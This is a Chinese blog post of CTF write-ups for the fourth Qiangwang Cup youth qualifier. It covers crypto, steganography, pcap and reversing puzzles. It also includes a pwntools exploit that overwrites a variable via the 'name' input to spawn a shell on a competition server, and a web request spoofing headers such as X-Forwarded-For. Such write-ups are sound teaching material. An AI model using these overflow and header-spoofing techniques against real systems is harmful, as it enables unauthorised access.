

第四届“强网杯”青少年专项赛部分writeup

原创

[Daniel](#) 于 2020-09-07 09:56:19 发布 2202 收藏 1

分类专栏: [网络安全](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43923136/article/details/108440830

版权



[网络安全](#) 专栏收录该内容

6 篇文章 0 订阅

订阅专栏

第四届“强网杯”全国网络安全挑战赛青少年专项赛选拔赛

加减乘除

ida 反编译,发现输入 name 的地方存在变量覆盖

继续分析

(a) passcode = 3

(b) passcode += 4

(c) passcode *= 7

(d) passcode /= 5

passcode 初始值为 0,通过 a,b,c,d 进行运算,但不能大于 66,最后结果等于 66 就可以往下执行,下面有个 if (dword_40A0)语句,需要 dword_40A0 为1,即可获取 shell,前面发现了 name 存在变量覆盖,可以覆盖到 dword_40A0

脚本:

```
from pwn import *
#p=process('pwn1')
p=remote('182.92.184.215','12345')
p.sendlineafter('start: ','1'*100)
s='bcdbcbbbbbb'
for i in s:
p.sendlineafter('> ',i)
#p.sendline('Y')
p.interactive()
```

flag{c4dd24338491778fb938a95c83a6a2cf}

easy_http

GET 传参 fruit=apple

POST 传参 vegetable=potato

修改请求头 User-Agent: Http_1s_W0nd3rful

Request

Raw Params Headers Hex


```

POST /?fruit=apple HTTP/1.1
Host: eci-2zejaarzxxkxub4qeg1i.cloudeci1.ichunqiu.com
User-Agent: Http_Is_W0nd3rful
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate
Referer:
http://eci-2zejaarzxxkxub4qeg1i.cloudeci1.ichunqiu.com/?fruit=apple
Content-Type: application/x-www-form-urlencoded
Content-Length: 16
Cookie:
mm_lvt_2d0601bd28de7d49818249cf35d95943=1599015554, 1599015565, 1599015662, 1599021325;
MM_distinctid=173ec01d24c67-0ee455089c72de8-396b4645-129900-173ec01d24e462
chkphone=acwxNpxhQpDiAchhNuSnEqyiQuDI00000;
rowse=CFltXUYUoDQW1MGVEBQT0tRWEdeXFLMRFNBvV9BU0BQWVpCTEoAt1xTkwVbShpPwFp
V1xBW0VEU1FYXkJJRFhZWERUQF9XUgPsrFtIWE4awVlMVFNBvRtTRUVXXFLGSVJat11EU0ZdQ
MI; ci_session=5d2f4de9b82d1d72587928b73d2c3b44703a88e0;
mm_lpvT_2d0601bd28de7d49818249cf35d95943=1599388688;
_jsluid_h=6f735c50cc20723022bf0973ba0207c6
Connection: close
Upgrade-Insecure-Requests: 1
:Forwarded-For: 127.0.0.1

vegetable=potato
    
```

Response

Raw Headers Hex HTML Render



简单算法

脚本:

```

s=[49, 60, 58, 53, 50, 107, 117, 63, 57, 107, 63, 109, 66, 137, 65, 119, 118, 128, 142, 118, 117, 118,
123, 147, 77, 126, 130, 124, 152, 80, 127, 134, 83, 87, 134, 87, 147, 148, 142, 95, 93, 85]
flag=''
k=0
for i in s:
k=k+1
flag+=chr(i-k^86)
print flag
    
```

flag{38af7b7c-d138-4662-b216-d60dc5e881ab}

easy_Crypto

Crypto3_1.txt 内容 °ω °ノ=/ (m)∟~ ⊥ ⊥ // * ▽ */['_];o=...这种是 aencode 加密
解密网址:<https://www.qtool.net/decode>



Input field for decoding

- 所有
- 开发工具
- 站长工具
- 多媒体
- 生活查询
- 技巧分享

jjencode与aaencode解密

```
alert("You will use the number 5.");
```

https://blog.csdn.net/weixin_43923136

得到数字5

crypto3_2.png 为猪圈加密

解密网址:<http://ctf.ssleye.com/pigpen.html>

ctf.ssleye.com/pigpen.html

SSL在线工具 SSL漏洞在线检测 工具网 买证书

猪圈密码

Pigpen Cipher


└	┐	┌	┘	┑	┒	┓	└	┐
└	┐	┌	┘	┑	┒	┓	└	┐
∨	∩	∪	∧	∨	∩	∪	∧	:
∴	∵	?	⊕	:	=	[\]
.	—	.	{	}		~	÷	+

明文: fpyitlyth__nsiaroiosengcgasstrg{re}

https://blog.csdn.net/weixin_43923136

根据题目描述可以得知栅栏加密了,刚刚 aadecode 解密得到栅栏数为5

解密网址:<https://cryptii.com/pipes/rail-fence-cipher>



flag{cryptography_is_so_insteresting}

base64

题目给出了明文和密文,还有个 flag 的密文

直接 base64 解码失败,猜测可能是 base64 变换了密码表

根据密文和明文来推测一下

原数据:

```
sadhlkj122i3upoi213456aABSADHKJHLKJSADSADJLKHUOIPQWUEYUGHJ12345678901223
3165410123123456789123709864hjkLhfjldsnfzkpidjskljkamxcvmbcxamvbnm
```

加密后的数据:

```
h2QDfRrKfCPsxFDticMpfYTrxtV1yFQMVEyMWPAAwXDAxX0IYVZWYVZWvYPnTaZ9uZQQ
caZaeaZiTXCpsxtV1yCh4zYLrxCTtxtP2yYVrxOPsxtPsxtV1yCh4zYPsxthqzYI2yRAJf2rHeFlme
SyoeGIKhREDfGyKgRIKdb14d3endFy4db12dF5nn
```

自己 base64 加密的密文

```
c2FkaGxrajEyMmkzdXBvaTlxMzQ1NmFBQINBREhLSkhMS0pTQURTQURKTEtIVU9JUFFX
VUVZVUdlSjEyMzQ1Njc4OTAxMjZmZmE2NTQxMDEyMzQ1Njc4OTEyMzcwOTg2NGh
qa2xoZmpsZHNuZnprcGlkanNrbGprYW14Y3ZtYmN4YW12Ym5t
```

可以发现 base64 加密后的 c 被替换成了 h,数字不变,F 替换成了 Q,以此类推

根据上面的方法,将 flag.txt 里的密文进行还原

ZmxhZ3t (N)未知 YXNINjRfMXNfUzBfRjRudGE1dGlj (k)未知 Q==

但是没有找到 k 和 N,需要猜测一下

```
root@kali:~/下载/青少年/wp/crypto/简单算法# python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license()" for more
>>> '}'.encode('base64')
'fQ==\n'
>>>
```

通过 flag 格式可以推断出来 k → f

还有一个暴力猜测得到 N → C

所以最终还原的密文为:

ZmxhZ3tCYXNINjRfMXNfUzBfRjRudGE1dGljQ==

flag{Base64_1s_S0_F4nta5tic}

moss


打开文件得到一串摩斯密码,拿去解密得到 FLAG %u7b MOSS IS VERY YF4NTY %u7d ,

发现这并不是 flag 格式,然后把字母全部替换成小写,根据 flag 格式把%u7b 和%u7d 换成{ }

flag{mossisveryf4nty}

easy_pcap

打开 easy_pcap 包,根据题意网络流量就是用户通过网络传输的数据,马上过滤 http contains php



No.	Time	Source	Destination	Protocol	Length	Info
6	2.012577	192.168.31.162	192.168.90.220	HTTP	482	GET /welcome_to_my_game.php HTTP/1.1
23	16.247507	192.168.31.162	192.168.90.220	HTTP	472	GET /'ZmxhZyU3Q1RoaxNfaXNfZmFrZXI1N0Q=.php' HTTP/1.1
39	24.813273	192.168.31.162	192.168.90.220	HTTP	475	GET /'ZmxhZyU3Q1RoaxNfaXNfZmFrZXI1N0Q=.php%20' HTTP/1.1
92	35.674435	192.168.31.162	192.168.90.220	HTTP	478	GET /ASDJKL12LKJ20IUEPOWJDNSVCNXASDLKDNFJKSLA.php HTTP/1.1
118	46.322938	192.168.31.162	192.168.90.220	HTTP	456	GET /welcome_to_my_game.php HTTP/1.1
150	56.510877	192.168.31.162	192.168.90.220	HTTP	502	GET /ZmxhZyU3QjE1MjdtX0g0Y0tFvJfZaTdfWTB1UI9Db01wdXRlcl9hd2VTb211JTdE.php HTTP/1.1
166	62.280802	192.168.31.162	192.168.90.220	HTTP	502	GET /ZmxhZyU3QjE1MjdtX0g0Y0tFvJfZaTdfWTB1UI9Db01wdXRlcl9hd2VTb211JTdE.php HTTP/1.1

ZmxhZyU3QjE1MjdtX0g0Y0tFvJfZaTdfWTB1UI9Db01wdXRlcl9hd2VTb211JTdE.php

base64 解密得

python 脚本:

```
import base64
a='ZmxhZyU3QjE1MjdtX0g0Y0tFvJfZaTdfWTB1UI9Db01wdXRlcl9hd2VTb211JTdE'
b=base64.b64decode(a)
print(b)
```

得到 flag%7B1%27m_H4cK_V1si7_Y0uR_CoMputer_aweSome%7D,再 URL 解码得

flag{1'm_H4cK_V1si7_Y0uR_CoMputer_aweSome}

git 谜底

解压文件看到里面有个.git 文件夹,查看文件夹里的文件发现 config 文件里有一个链接:

https://github.com/maxcruz/stegano_midi;

用浏览器打开下载工具,工具里的 README.md 文件可以查看使用方法;

接下来吧我们的 enjoy.mid 文件复制到工具里,使用方法:python stegano-midi.py --reveal --file=enjoy.mid 解出 flag

注:如果运行显示缺少库,请根据报错提示安装;

flag{misc_stegano_is_everywhere}

Luo_Tianyi

根据题目描述首先想到用 binwalk 查看有没有隐藏文件,无果;

然后继续审题,发现题目名字不同寻常,猜测是 steghide 隐写;

用 steghide 工具:steghide extract -sf timg.jpg -p luotianyi 得到 flag.txt,打开即可以看到 flag

flag{8dfe88db-0def-4873-9f17-f9c46bd571b6}

misc_made_up

使用binwalk -e java.png把图片的隐藏文件分离出来,得到一个压缩包,压缩包的密码是若密码123456;解压后得到一个txt文件,查看文件内容发现底部有看不到的字符,根据第四届强网杯的一道miscstudy题知道这是html隐写


2、HTML隐写实例

snow 是一款在html嵌入隐写信息的软件，它的原理是通过在文本文件的末尾嵌入空格和制表位的方式嵌入隐藏信息，不同空格与制表位的组合代表不同的嵌入信息。


工具可以在百度搜索下载，输入命令解码即可：SNOW.EXE -C -p +“密码” +txt文件 即可得到flag{tools_is_the_key_of_misc}

一切皆可视


根据题目描述,百度查了一下可视化编程,科普到了 span 语言,在把附件 baby_code.xml 打开并审查发现有一个 <https://snap.berkeley.edu> 链接,正好是 snap 语言并打开链接:
如图点击运行:




然后等待加载一会儿,进入下一个页面,如下图



我们先把 xml 文件导入到里面,然后点击 Variables,把右边的 test 托到 say no!!! for 5 secs,把no!!!这个条件覆盖成 test 如下图:



我们看到列表的那串数字,通过 flag 格式输入发现最下面 5 位刚好是 flag{,得知是从下往上的规律:



通过字符集(qwertyuiopasdfghjklzxcvbnm1234567890@! {})输入推断得到 flag:
flag{w3l1C0m3@nd_G00d_lUck!}